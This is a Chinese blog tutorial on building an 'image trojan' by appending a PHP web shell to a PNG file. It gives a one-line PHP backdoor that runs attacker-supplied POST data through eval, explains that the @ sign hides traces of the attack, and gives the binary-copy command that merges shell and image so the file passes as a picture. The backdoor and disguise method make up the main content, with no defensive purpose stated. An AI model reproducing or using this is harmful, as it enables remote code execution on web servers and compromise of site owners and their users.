图片马合成保姆级教程

相信爱看博主文章的各位彦祖和亦非们都看过博主在文章中提到图片马

那到底什么是图片马呢?


简单来说就是图片与木马合成的二进制文件

怎么合成呢?

这里博主就直接进入正题了


首先我们要新建一个文件夹
然后把图片和木马都放进去这个文件夹里面


这里博主的木马是这样写的

<?php @eval($_POST'cmd');?>

这个的意思是

  • <?php ... ?>:PHP代码标记,表示中间内容是PHP脚本。

  • @:错误抑制符,让即使后续函数出错也不显示报错,目的是隐藏攻击痕迹。

  • eval($_POST['cmd']):

    • $_POST['cmd']:接收HTTP POST请求中参数名为cmd的值。

    • eval():把传入的字符串当作PHP代码执行

图片的内容则是保持原有的不变


最后启动cmd,执行下述命令

copy /b C:\Users\11548\Desktop\新建文件夹\1.png + C:\Users\11548\Desktop\新建文件夹\2.php C:\Users\11548\Desktop\新建文件夹\3.png

这里的意思就是复制,用二进制的形式,这里博主使用的是绝对路径

第一个是图片的绝对路径

第二个是木马的绝对路径

第三个是生成图片马的绝对路径

中间的+号,前后都有空格

这里的图片马就是把图片和木马的代码合并放一起了

到这里我们就会生成图片马在文件夹中

文章到此结束

有不懂的欢迎评论区留言

博主看到会及时回复

感谢您宝贵的时间

相关推荐
中云DDoS CC防护蔡蔡4 小时前
DDOS和CC攻击谁更可怕
运维·服务器·经验分享·网络安全·ddos
leagsoft_10035 小时前
勒索病毒扩散控制深度解析:四大扩散路径、主流方案局限与联软科技差异化实践
网络安全·零信任·内网安全·勒索病毒·微隔离·防勒索·ad域安全
砚凝霜5 小时前
保姆级 | CTF 命令执行 system($_POST[‘a‘]):直接传系统命令拿 flag(对比 eval)
web安全·网络安全
2501_915106325 小时前
抓包抓到乱码或压缩字节怎么解析,TraceEagle五种查看模式和一键解码
网络协议·计算机网络·网络安全·ios·adb·https·udp
菩提小狗8 小时前
每日安全情报报告 · 2026-10-30
网络安全·漏洞·cve·安全情报·每日安全
是真的小外套11 小时前
网络安全实战第7期:Hydra爆破SSH实战
安全·web安全·ssh
文章永久免费只为良心12 小时前
Web应用安全与防护_第三章_日志文件包含_从一道 CTFshow 题目讲透「日志投毒型 LFI → RCE」:原理、时序陷阱与全变种攻防手册
android·网络安全·渗透测试·漏洞危害·漏洞描述·日志投毒·红队指南
塞讯科技12 小时前
13,500 个分支被植入窃密工作流:Gheist 如何用 GitHub 令牌搬走仓库密钥
网络安全·ai·github·软件供应链安全·供应链投毒
用AI来创业吧13 小时前
企业官网上线前性能清单:首屏、图片、字体与缓存
缓存·能源·安全威胁分析
卓豪终端管理13 小时前
终端零信任落地实践:应用控制与权限管理的五层管控体系
安全·web安全